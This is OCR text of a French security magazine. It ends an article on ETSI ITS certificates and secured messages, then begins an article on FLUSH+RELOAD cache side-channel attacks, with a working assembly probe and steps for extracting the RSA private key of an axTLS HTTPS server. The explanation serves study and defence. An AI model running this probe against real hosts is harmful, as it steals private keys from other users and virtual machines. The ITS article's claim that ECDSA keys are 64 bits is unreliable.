La particularité d'AES CCM est son mode opératoire. En effet, le mode CCM est la combinaison de deux modes opératoires de AES : les modes CTR (*Counter*) et CBC-MAC (*Cipher Block Chaining-Message authentication code*). En plus d'assurer l'intégrité des données, le mode CCM permet de produire un tag qui permet d'authentifier l'émetteur du message chiffré, mais aussi de vérifier l'intégrité du message.

2.3 Implémentation des algorithmes

Nous avons implémenté les algorithmes cités précédemment en Java, en utilisant la librairie Bouncy Castle v1.5.4 **[22]**, permettent de signer/chiffrer/authentifier un texte et d'afficher les résultats de chaque étape.

Ils sont disponibles sur GitHub : https://github.com/ITS-security-algorithms/Algorithmes **[9]**.

3 Présentation des standards ETSI

3.1 PKI ETSI

Dans un souci d'harmonisation au niveau européen, l'organisme ETSI a proposé un modèle d'architecture de PKI pour les systèmes ITS.

- Un premier standard **[12]** spécifie l'architecture sécurisée de la pile de communication ITS dans lequel est détaillé : les entités fonctionnelles (dont les autorités de la PKI), les liens entre ces entités et leurs rôles.
- Un second standard **[13]** explique les interactions détaillées au sein de la PKI ainsi que les échanges entre la PKI et les stations ITS.

Voici ci-dessous l'architecture qui en résulte.

- Autorité racine

  Le RCA (*Root Certificate Authority*) est l'entité qui sert d'ancre au sein de la chaîne d'autorité. Elle possède le niveau de confiance le plus élevé ainsi que son propre certificat (auto-signé).

  Ce dernier permet de signer le certificat des autorités intermédiaires et d'être reconnu par les véhicules comme autorité de confiance.

- Autorité d'inscription : EA

  L'EA (*Enrollment Authority*) est une autorité intermédiaire qui permet aux stations ITS de s'inscrire et de s'authentifier auprès de la PKI en leur délivrant un certificat longue durée : l'EC (*Enrollment Credential*).

  L'EA possède son propre certificat signé et envoyé par le RCA.

- Autorité d'autorisation : AA

  L'AA (*Authorization Authority*) est l'autorité intermédiaire délivrant aux stations ITS un certificat court terme : l'AT (*Authorization Ticket*).

  Cette autorité possède son propre certificat signé et envoyé par le RCA.

- Les utilisateurs : stations ITS

  La station ITS est l'utilisateur standard qui va contacter et utiliser les certificats créés par les différentes autorités. Elle possède deux types de certificats : EC et AT.




Figure 2 : Architecture PKI définie par l'organisation de recherche Fraunhofer [14].

L'EC est utilisé pour authentifier les utilisateurs auprès de la PKI pour obtenir des AT. Les EC ont une durée de validité correspondant à la durée de vie du véhicule auquel il est associé, plus longue que celle des AT. L'EC représente l'identité de l'ITS au sein de la PKI. Il est signé et envoyé par l'EA.

L'AT est utilisé par les ITS pour signer les SM échangés entre chaque station. Les AT cachent l'identité du véhicule en ayant une durée de validité très faible (ex : action brève, comme signaler un accident, de l'ordre de quelques minutes) et contenant des données réduites au maximum (ex : pas de nom associé). Une station ITS peut avoir plusieurs AT sur une période donnée. Ce certificat est utilisé comme identifiant pseudonyme dans les CAM et DENM afin d'éviter de fournir des identifiants uniques pour respecter la vie privée des utilisateurs. Il est créé et signé par l'AA.

3.2 Présentation du standard ETSI 103097

L'ETSI a publié ce dont le but est de spécifier les mécanismes pour sécuriser les messages entre stations ITS tout en respectant certaines contraintes. Par exemple, le réseau est « ouvert » et les messages peuvent être interceptés, lus et modifiés.

L'une des solutions proposées par l'ETSI est le standard **[11]** spécifiant le *Secured Message* (SM), qui est un en-tête ajouté aux messages ITS (CAM/DENM) et qui est signé avec l'algorithme ECDSA et en employant un certificat spécifiquement créé, différent du certificat X.509.

Ces deux éléments sont encodés en Big Endian.

3.2.1 Le Certificat

3.2.1.1 Champs

Le certificat ETSI possède 6 champs principaux.

Structure Certificat	
Version	1 octet
Signer Info <var>	var
Subject Info	var
Subject Attributes <var>	var
Validity Restrictions <var>	var
Signature	64 octets

Figure 3 : Structure générique d'un certificat ETSI.

Comme le montre la figure 3, à l'exception des champs *version* et *signature*, les champs ont une taille qui varie selon les sous-champs qui les constituent.

- *Version*

  Version du certificat.

- *Signer Info*

  Indique l'entité qui a signé le certificat. La majorité du temps, cette représentation se fait sous la forme d'un haché de 8 octets.

- *Subject Info*

  Décrit le sujet du certificat par son type de certificat ou son nom. L'AT ne possède pas de nom en accordance avec son côté anonyme.

- *Subject Attribute*

  Fournit des informations concernant le certificat sous la forme d'une liste d'attributs.

  Ces attributs peuvent être les clés publiques utilisées (signature et/ou chiffrement), le niveau de confiance et d'assurance, et les types de messages que le détenteur du certificat peut envoyer :

  → Les clés publiques sont représentées par l'algorithme utilisé (ex : ECDSA) et sa valeur.

  → Le niveau d'assurance décrit le degré de sécurité de gestion des clés par le détenteur du certificat. Le niveau de confiance représente la confiance accordée à cette évaluation. Ces valeurs sont choisies par l'entité qui signe le certificat.

  → Les types de messages que ce certificat peut envoyer, représentés sous la forme d'une liste d'identifiants **[10]**. Les certificats AT et EC possèdent un sous-champ décrivant les permissions accordées pour chaque type de message (ex : envoyer un signal de détresse avec un CAM).

- *Validity Restrictions*

  Contient la validité du certificat représentée par une limitation temporelle et une limitation géographique (optionnelle).

  La première limitation est représentée sous 3 formes :

  → date de début et fin ;

  → date de début et durée ;

  → date de fin uniquement.

  Un seul choix peut être utilisé et le format de date utilisé est le TAI (Temps Atomique International) afin de gagner en précision.

  La restriction géographique peut être une forme géométrique (cercle, rectangle... caractérisé par latitude, longitude, radius...) ou un identifiant, représentant des éléments comme un pays, une région, un département... Utiliser un identifiant est problématique, car les limites des frontières sont différentes selon les pays.

- *Signature*

  Correspond à la signature faite par l'autorité de certification. Ce champ décrit le type d'algorithme utilisé et la valeur de la signature.

3.2.1.2 Comparaison avec X.509

La première observation entre les deux types de certificats est la différence de taille. Cela s'explique par la présence de champs supplémentaires d'informations que le certificat ETSI a condensés. Par exemple, X.509 détaille l'identité (l'adresse, le mail, le nom, etc.). Alors que l'équivalent ETSI ne comporte que le haché du certificat de l'autorité qui l'a signé.

De plus, le standard X.509 ne garantit pas l'anonymat. À l'inverse du certificat ETSI, il n'y a pas de distinction de types de certificats au niveau de la PKI (AT, certificat de l'AA...).

Aussi, l'algorithme utilisé influe sur la taille du certificat. Dans X.509, la taille d'une clé RSA est beaucoup plus grande qu'une clé ECDSA (1024 bits contre 64 bits), ce qui fait que la signature ECDSA est plus petite que RSA.

Au niveau des restrictions, X.509 ne présente pas de champs concernant les types de messages autorisés, les permissions associées ou sur les restrictions régionales.

En conclusion, les certificats X.509 ne répondent pas aux enjeux des ITS (messages courts, bande passante limitée...).

3.2.2 Structure du Secured Message

Le SM possède quatre champs principaux qui ont chacun une taille variable, excepté la version (Figure 4, page suivante).

- *Version*

  Version du protocole.

- *HeaderFields*

  Représente des informations nécessaires à la vérification du message par l'ITS sous la forme d'une liste de champs.

  → Le champ *SignerInfo* représente l'identité qui a signé le SM. Cependant, il peut avoir pour valeur le certificat encodé entièrement ou la chaîne de certification.

  → Le champ *date de génération du message* est une date, au format TAI, prise avant la signature du SM et pouvant comprendre une date d'expiration...

Element	Description
SecuredMessage	
uint8 protocol_version	Covered by the signature
HeaderField header_fields<var>	
...	
Payload payload_fields<var>	
...	
TrailerField trailer_fields<var>	
TrailerFieldType type	
PublicKeyAlgorithm algorithm	Not covered by the signature
EcdsaSignature ecdsa_signature	
EccPoint R	
EccPointType type	
opaque x[32]	ECDSA signature (r,s)
opaque s[32]	

Figure 4 : Structure générale d'un SM.

→ Le champ *type de message* qui définit le type du SM représenté sous la forme d'un identifiant.

→ Pour les DENM, le champ *lieu de génération du message* sous forme de coordonnées GPS.

- *Payload*

Le champ *Payload* contient l'encapsulation de: la valeur encodée du CAM ou DENM à envoyer (Niveau 5 : *Facilities*), de la couche BTP (*Basic Transport Protocol*, Niveau 4 : Transport) et une partie de la couche Geonet (Niveau 3 : Réseau).

À noter que l'encodage des CAM et DENM est de l'ASN.1 UPER (*Unaligned Packed Encoding Rules*) optimisé pour compresser les données.

- *TrailerFields*

Contient la signature du SM. Comme le Certificat, le champ comprend le type d'algorithme utilisé, et la signature.

Le SM est signé par la clé privée de signature associée à la clé publique présente dans l'AT utilisée pour envoyer le message.

Enfin, l'ITS recevant un SM doit vérifier que toutes les informations dans les champs soient valides et en concordance avec les certificats référencés.

Conclusion

La sécurité est un élément crucial dans les réseaux ITS. Il est nécessaire d'établir des standards pour assurer l'interopérabilité au sein des réseaux entre les multitudes implémentations proposées par les différents acteurs à tous les niveaux (protocoles, véhicules, infrastructures...). Malgré cela, l'existence des standards ne doit pas être un frein à l'innovation. Dans le contexte actuel, il est intéressant d'implémenter et d'éprouver ces standards afin de proposer des solutions nouvelles ou existantes plus adaptées aux besoins des systèmes ITS. L'utilisation de nouveaux types de certificats différents de X.509 en est un exemple.

Les discussions sur la sécurité restent ouvertes à des solutions novatrices sur un sujet complexe, du fait de la multitude de connaissances nécessaires (sécurité théorique/appliquée, développement de logiciels, protocoles réseau, infrastructure réseau...). C'est avec ce type de démarche qu'il sera possible d'obtenir des standards éprouvés, car il devient difficile de maîtriser toute la pile ITS. La mise en place de ce domaine est un véritable défi (juridique, industriel, scientifique, interopérabilité à l'internationale) ce qui en fait un domaine prometteur. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

```
⊞ Frame 2: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on interface 0
⊞ Ethernet II, Src: ba:be:ba:be:00:99 (ba:be:ba:be:00:99), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ GeoNetworking: Secured (TSB Single Hop)
  ⊞ Basic Header
  ⊟ Secure Header
      Version: 2
      Header Length: 181
    ⊞ Header Fields
      Payload Type: signed (1)
      Payload Data Length: 81
  ⊞ Common Header
  ⊞ Topology-Scoped Broadcast
  ⊟ Secure Trailer
      Trailer Length: 67
      Trailer Type: signature (1)
    ⊞ Signature
⊞ Basic Transport Protocol (Type A)
⊞ CAM
```

Figure 5 : Capture Wireshark de la pile ITS d'un message sécurisé CAM.

GNU

COMPRENDRE, UTILISER ET ADMINISTRER LINUX

LINUX PRATIQUE

ESSENTIEL

À partir du 23 décembre,

Linux Pratique change...

...découvrez sa

Nouvelle formule !

+ de Raspberry Pi

+ de tutoriels


+ d'initiation à la programmation

+ de logithèque

Les nouvelles rubriques de votre magazine :

- Cahier Raspberry Pi & débutant Linux
- Programmation & scripts
- Logithèque & applicatif
- Mobilité & objets connectés
- Système & personnalisation
- Web & réseau
- Terminal & ligne de commandes
- Entreprise & organisation
- Réflexion & société ...

COMPRENEZ, UTILISEZ & ADMINISTREZ LINUX SUR PC, MAC & RASPBERRY PI AVEC LINUX PRATIQUE !



ATTAQUES PAR CANAUX AUXILIAIRES UTILISANT LES PROPRIÉTÉS DU CACHE CPU

David BERARD & Vincent FARGUES

mots-clés : CPU / CACHE / RSA / CANAL AUXILIAIRE / EXPONENTIATION

Les attaques par canaux auxiliaires ciblent généralement des composants matériels et sont souvent perçues comme coûteuses ou même irréalistes. Pourtant, dans certains cas, la collecte de cette source d'information peut être menée sans le moindre équipement et conduire au même résultat. Les caches intégrés aux processeurs offrent une nouvelle source d'information et la présence ou non d'une donnée dans ces caches peut être exploitée pour extraire des secrets. Ce type d'attaque peut même permettre de franchir l'isolation entre machines virtuelles offerte par un hyperviseur.

1 Introduction

Les canaux auxiliaires sont inévitablement produits par tout système en fonctionnement : ces sources d'informations additionnelles sont générées à l'insu du développeur et dépendent directement de son implémentation, tant logicielle que matérielle. De nature variée, les canaux auxiliaires classiquement observés sont les suivants :

- erreurs renvoyées ou journaux générés ;
- temps de calcul ou d'accès aux mémoires ;
- consommation instantanée de courant ;
- rayonnement électromagnétique ;
- émissions de photons, température, bruit...

Ces informations « parasites » peuvent alors être enregistrées et utilisées par un attaquant pour exploiter des faiblesses liées à l'implémentation du logiciel. Elles sont plus ou moins sélectives, peuvent nécessiter l'accès physique à l'équipement et des moyens d'essais aux coûts très variables.

Par exemple, l'observation des messages d'erreurs de *padding* lors d'un déchiffrement AES-CBC peut, dans certains cas, permettre à un attaquant de retrouver le contenu d'un message chiffré sans disposer de la clef. Cette attaque aux nombreuses variantes, et largement décrite dans la littérature, connue sous le nom de « *padding oracle attack* », peut généralement être réalisée à distance et ne nécessite qu'une fuite d'information binaire, faisant état du succès ou non de la validation du *padding* **[PADDING]**.

D'autres attaques ciblant les fuites du composant matériel sous-jacent (processeur), plus complexes à mettre en œuvre, peuvent permettre à un attaquant de retrouver une clef RSA privée, en mesurant le rayonnement d'un processeur accomplissant une opération de signature électronique à l'aide d'un oscilloscope numérique **[MISC7]**.

Plus récemment, il a été démontré que certaines implémentations de cryptographie en boîte blanche, pourtant créées pour résister en milieu hostile où l'attaquant peut accéder aux données intermédiaires des calculs, sont vulnérables aux attaques par canaux auxiliaires. Par un traitement statistique sur les accès en mémoire (adresses et valeurs), la clef secrète peut être découverte en quelques secondes **[WBCrypto]**.

Cet article a pour objectif de présenter l'exploitation d'un canal auxiliaire particulier : le temps d'accès à la mémoire. L'observation de ce canal auxiliaire ne nécessite aucun équipement et peut être reproduite

facilement. L'article décrit les différentes étapes d'une attaque réaliste, de la collecte d'informations à leur exploitation. L'attaque complète a pour objectif de retrouver une clef RSA privée manipulée par une bibliothèque cryptographique (axTLS) entre deux utilisateurs d'une même machine puis entre deux machines virtuelles hébergées sur le même hyperviseur.

2 Caches sur x86(-64)

Les caches présents dans les CPUs sont des mémoires rapides qui permettent d'accélérer l'exécution d'un programme en réduisant les temps d'accès aux données ou instructions nécessaires à son fonctionnement. L'accès à la mémoire est coûteux pour le CPU, l'accès aux caches l'est beaucoup moins. Lors d'un accès, les données lues en mémoire externe seront conservées dans le(s) cache(s) du CPU pour réduire le temps des accès futurs aux données.




Figure 1 : Organisation des caches.

Les processeurs x86 sont composés de plusieurs niveaux de cache :

- Le cache de premier niveau « L1 » est le plus rapide, il est propre à chaque cœur et décomposé en deux parties : données et instructions. Il est de petite taille (quelques dizaines de Ko sur les processeurs actuels).
- Le cache de second niveau « L2 » est également propre à chaque cœur, son temps d'accès est plus élevé que le « L1 », mais il est de taille plus importante (256Ko sur les processeurs actuels).
- Le dernier niveau de cache « L3 » est lui beaucoup plus grand (quelques Mo), son temps d'accès est encore plus important. Ce niveau de cache est partagé entre tous les cœurs. Dans la suite de cet article, nous nous concentrerons sur ce niveau de cache.

Le chargement de ces niveaux de cache se fait par « ligne » depuis la mémoire (ou le cache de niveau supérieur). Une ligne fait typiquement 64 octets.

3 Sonde par méthode « FLUSH + RELOAD »

Le cache L3 va être utilisé dans la suite de cet article comme une source d'information par canaux auxiliaires. En effet, le fait que ce niveau de cache soit partagé entre tous les cœurs d'un processeur va permettre d'obtenir des informations sur un programme exécuté parallèlement au programme de l'attaquant. Plus précisément, il va être possible d'observer les parties de code exécutées dans une bibliothèque partagée utilisée à la fois par le programme victime et celui de l'attaquant.

La méthode qui va être décrite a été initialement présentée dans l'article *FLUSH+RELOAD: a High Resolution, Low Noise,L3 Cache Side-Channel Attack* **[FLUSHRELOAD]**. Pour comprendre cette attaque, deux notions sont essentielles.

Dans un premier temps il faut comprendre que le temps d'accès à une « ligne » de mémoire est directement influencé par sa présence ou non dans le cache. En l'occurrence, dans cette attaque, l'unité utilisée pour mesurer le temps d'accès sera le nombre de cycles effectués par le CPU durant une lecture en mémoire.




Figure 2 : Accès à une adresse mémoire.

Une des premières phases de la réalisation de l'attaque consiste à mesurer un seuil qui définira la limite entre le cache et la mémoire. Cette phase peut être réalisée assez simplement de façon graphique en plaçant sur une droite les différents temps d'accès à la mémoire.




Figure 3 : Identification du seuil HIT / MISS.

La seconde notion utile à l'attaque est la possibilité d'éliminer du cache une « ligne » de mémoire. En effet, l'instruction assembleur *clflush addr* va retirer du cache la ligne contenant l'adresse passée en paramètre.

En combinant ces deux informations, il est possible d'arriver à un schéma permettant d'obtenir des informations par canaux auxiliaires. Il convient d'identifier une adresse mémoire présente dans la bibliothèque partagée à observer, par exemple une adresse de code accédée uniquement si une condition est vraie. L'attaquant peut alors écrire un programme qui utilise l'instruction *clflush* pour éliminer cette adresse du cache, puis, après un certain délai, mesurer le temps d'accès à cette même adresse mémoire. Si le temps d'accès est en dessous du seuil identifié précédemment, on considère que l'adresse a été accédée entre temps, et donc que le code ciblé a été exécuté. La démarche de cette attaque est précisée dans le pseudo-code suivant :

```
while True:
    a = get_CPU_cycle()    # Début de la mesure du temps
    read_memory(address)   # Accès à l'adresse en mémoire
    b = get_CPU_cycle()    # Fin de la mesure du temps
    flush_caches(address)  # Élimination de l'adresse dans le cache

    if b-a < seuil:        # Si le temps est inférieur au seuil
  cache_hit=1              # La zone mémoire a été accédée par un autre
processus
    else:
     cache_miss=1          # La zone mémoire n'a pas été accédée
```

Cette technique permet donc d'observer par exemple la réalisation d'une condition dans une librairie partagée. Nous allons nous intéresser à un cas particulier d'une opération de chiffrement dans lequel la réalisation de la condition donne une information très importante.

4 Exponentiation modulaire (RSA)

Le chiffrement RSA est aujourd'hui largement utilisé dans tous les échanges chiffrés. C'est un chiffrement asymétrique qui utilise deux clefs. Une clef publique pour chiffrer les messages et une clef privée pour déchiffrer les messages. La clef publique est représentée par deux nombres *(n,e)* et la clef privée par *(d,n)*. On peut détailler les opérations de chiffrement et de déchiffrement avec cette notation :

```
# Chiffrement
ciphertext = (cleartext ^ e)  % n
# Déchiffrement
cleartext  = (ciphertext ^ d) % n
```

Cependant, lors d'un chiffrement RSA, les données manipulées sont de très grands nombres. Ainsi le fait d'élever dans un premier temps le nombre à la puissance et de calculer ensuite le modulo consomme une grande quantité de ressources de manière inutile.

Des méthodes d'exponentiation modulaire ont donc été développées afin de réduire le temps de calcul lors des chiffrements et déchiffrements RSA. La méthode qui va nous intéresser ici est celle dite du « *Square and Multiply* » ou encore « *Exponentiation rapide* ».

Cette méthode consomme les bits de l'exposant un par un, et applique des opérations en fonction de la valeur du bit. Si le bit vaut 1, une opération « *multiply* » est effectuée, puis quelle que soit la valeur du bit, l'algorithme se termine par une opération de « *square* ». Le pseudo-code suivant détaille le fonctionnement de l'exponentiation rapide.

```
exponentiation_rapide(texte, modulo, exposant) {
    resultat = 1;
    while (exposant > 0) {
        if (exposant & 1 > 0) {
         resultat = (resultat * texte);  # MULTIPLY
   resultat = resultat % modulo;         # REDUCE
        }
  exposant >>= 1;
  texte = (texte * texte);     # SQUARE
  texte = texte % modulo;      # REDUCE
    }
    return result;
}
```

En observant le pseudo-code présenté ci-dessus, il apparaît clairement qu'un attaquant capable de tracer les appels aux « *multiply* » et aux « *square* » au cours du temps sera capable de reconstruire l'exposant bit par bit. Dans le cas d'un déchiffrement, l'exposant étant une donnée secrète, la possibilité de le reconstruire permettra de déchiffrer les informations protégées avec cette clef.

D'autres méthodes d'exponentiation comme « *sliding window* » ou « *Montgomery* » existent avec des gains en performance ou des protections contre certains types d'attaques. Cet article se concentre sur l'implémentation présentée ci-dessus.

5 Exemple pratique sur une même machine

Nous vous proposons de mettre en pratique cette attaque sur une bibliothèque cryptographique assurant également les calculs de grands nombres.

La librairie « axTLS » **[AXTLS]** permet de choisir la méthode utilisée pour l'exponentiation modulaire, il est ainsi possible de choisir une implémentation simple à attaquer. Par ailleurs, cette librairie propose un serveur HTTP minimaliste utilisant le code cryptographique de la bibliothèque pour les opérations SSL.

Ce serveur HTTP est donc une cible intéressante, en utilisant le cache comme canal auxiliaire, la clef privée du serveur HTTP pourra être retrouvée, et ce depuis n'importe quel utilisateur de la machine.

TOGETHER WE
ARE PUSHING THE BOUNDARIES
OF SECURITY*

thalesgroup.com/careers

I CYBERSECURITY

#ThalesCyber

La ferme des animaux vous évoque davantage de croustillants binaires à vous mettre sous la dent plutôt qu'un lieu bucolique ?

Aucun IOC ne vous échappe et vous avez envie de vous engager dans des investigations à grande échelle ?

Vous avez une soif insatiable d'uid 0 et avoir une longue root devant vous ne vous fait pas peur ?

Alors rejoignez-nous !
La porte (non dérobée) est ici !

THALES
Together • Smarter • Safer

*Repoussons les frontières de la sécurité

La configuration de la librairie est réalisée avant la compilation par un menu interactif. Les options « *Square Algorithm* » et « *Barrett reduction algorithm* » sont choisies lors de la configuration.




Figure 4 : Configuration axTLS.

L'exponentiation modulaire est réalisée dans le code de gestion des grands nombres (**crypto/bigint.c**), c'est cette partie du code qui est visée par l'attaque.

```
bigint *bi_mod_power(BI_CTX *ctx, bigint *bi, bigint *biexp) {
    [...]
    do
    {
        if (exp_bit_is_one(biexp, i))
        {
            int l = i-window_size+1;
            int part_exp = 0;
            if (l < 0)  /* LSB of exponent will always be 1 */
                l = 0;
            else {
                while (exp_bit_is_one(biexp, l) == 0)
                    l++;    /* go back up */
            }
            /* build up the section of the exponent */
            for (j = i; j >= l; j--) {
                biR = bi_residue(ctx, bi_square(ctx, biR));
                if (exp_bit_is_one(biexp, j))
                    part_exp++;

                if (j != l)
                    part_exp <<= 1;
            }
            part_exp = (part_exp-1)/2;  /* adjust for array */
            biR = bi_residue(ctx, bi_multiply(ctx, biR,
ctx->g[part_exp]));
            i = l-1;
        } else {
            /* square it */
            biR = bi_residue(ctx, bi_square(ctx, biR));
            i--;
        }
    } while (i >= 0);
```

L'exécution de la fonction dépend de la valeur de chaque bit de l'exposant privé (**exp_bit_is_one**). Les fonctions **bi_square** et **bi_multiply** sont utilisées lorsque le bit est à 1, dans le cas contraire seule **bi_square** est appelée.

La fonction **bi_residue** est utilisée après chaque opération.

Ces trois fonctions doivent être sondées pour identifier les bits de la clef. Pour avoir des résultats plus nombreux, les adresses surveillées sont choisies dans des boucles utilisées par les fonctions cibles :

- l'adresse pour **bi_multiply** est choisie dans une boucle de la fonction **regular_multiply** ;
- l'adresse pour **bi_square** est choisie dans une boucle de la fonction **regular_square** ;
- l'adresse pour **bi_residue** est choisie dans une boucle de la fonction **bi_subtract**. Les « cache hits » sur cette fonction permettront de séparer les différentes opérations.

Figure 5 : Choix de l'adresse à surveiller dans la fonction regular_multiply.

Un appel à **bi_multiply** est également présent dans la fonction **bi_residue**, il faudra le prendre en compte dans le traitement des résultats, par exemple l'opération « *square* » sera représentée par des cache-hits sur **regular_square** suivi de cache-hits sur **regular_multiply** (issus de **bi_residue**).




Figure 6 : Hits sur les fonctions surveillées.

L'observation des adresses est effectuée lors de la connexion au serveur axhttpd, celui-ci réalisant le handshake SSL. Lors de l'échange des clefs de chiffrement symétrique, la clef privée est utilisée pour déchiffrer le « pre-master secret » chiffré par le client avec la clef publique du serveur, c'est lors de cette étape que la clef pourra être extraite par l'observation du canal auxiliaire.

Un thread de surveillance est créé dans le programme réalisant l'attaque, celui-ci utilise **dlopen** pour charger la libraire cryptographique, **dlsym** pour trouver les adresses des fonctions cibles. Les adresses visées dans les boucles sont obtenues en ajoutant un offset aux adresses des fonctions. Le code suivant est utilisé pour sonder chaque adresse par la méthode « FLUSH + RELOAD » :

```
int probe(void *addr) {
  volatile unsigned long time;
  asm __volatile__ (
    " mfence \n"
    " lfence \n"
    " rdtsc \n"             // Récupération du nombre de cycles dans EAX
    " lfence \n"
    " movl %%eax, %%esi \n" // Sauvegarde de EAX dans ESI
    " movl (%1), %%eax \n"  // Lecture de l'adresse cible
    " lfence \n"
    " rdtsc \n"             // Récupération du nombre de cycles dans EAX
    " subl %%esi, %%eax \n" // Calcul de la différence entre les deux
nombres de cycles
    " clflush 0(%1) \n"     // Flush de tous les niveaux de cache de
l'adresse cible
    : "=a" (time)
    : "c" (addr)
    : "%esi", "%edx");
  if ( time < 200 ) {
    return 1;               // Cache HIT
  }
  return 0;                 // Cache MISS
}
```

Les résultats sont sauvegardés pour un traitement futur. Dans le programme principal après le démarrage du thread de surveillance, une connexion SSL est réalisée sur le serveur cible. Lorsque le serveur répond, le thread de surveillance est stoppé et les résultats sont analysés.

Les résultats de l'attaque sont visibles sur la figure 6, l'opération d'exponentiation modulaire y est visible dans le temps.

En zoomant sur les résultats (figure 7), on observe les passages successifs par les différentes fonctions surveillées.




Figure 7 : Extraction graphique des bits de l'exposant privé.

Les opérations « *square* » et « *multiply* » peuvent être identifiées entre les cache-hits sur la fonction **bi_residue**. Un « *square* » suivi d'un « *multiply* » correspond à un bit à 1 dans l'exposant privé, alors qu'une opération « *square* » non suivie par un « *multiply* » correspond à un bit à 0.

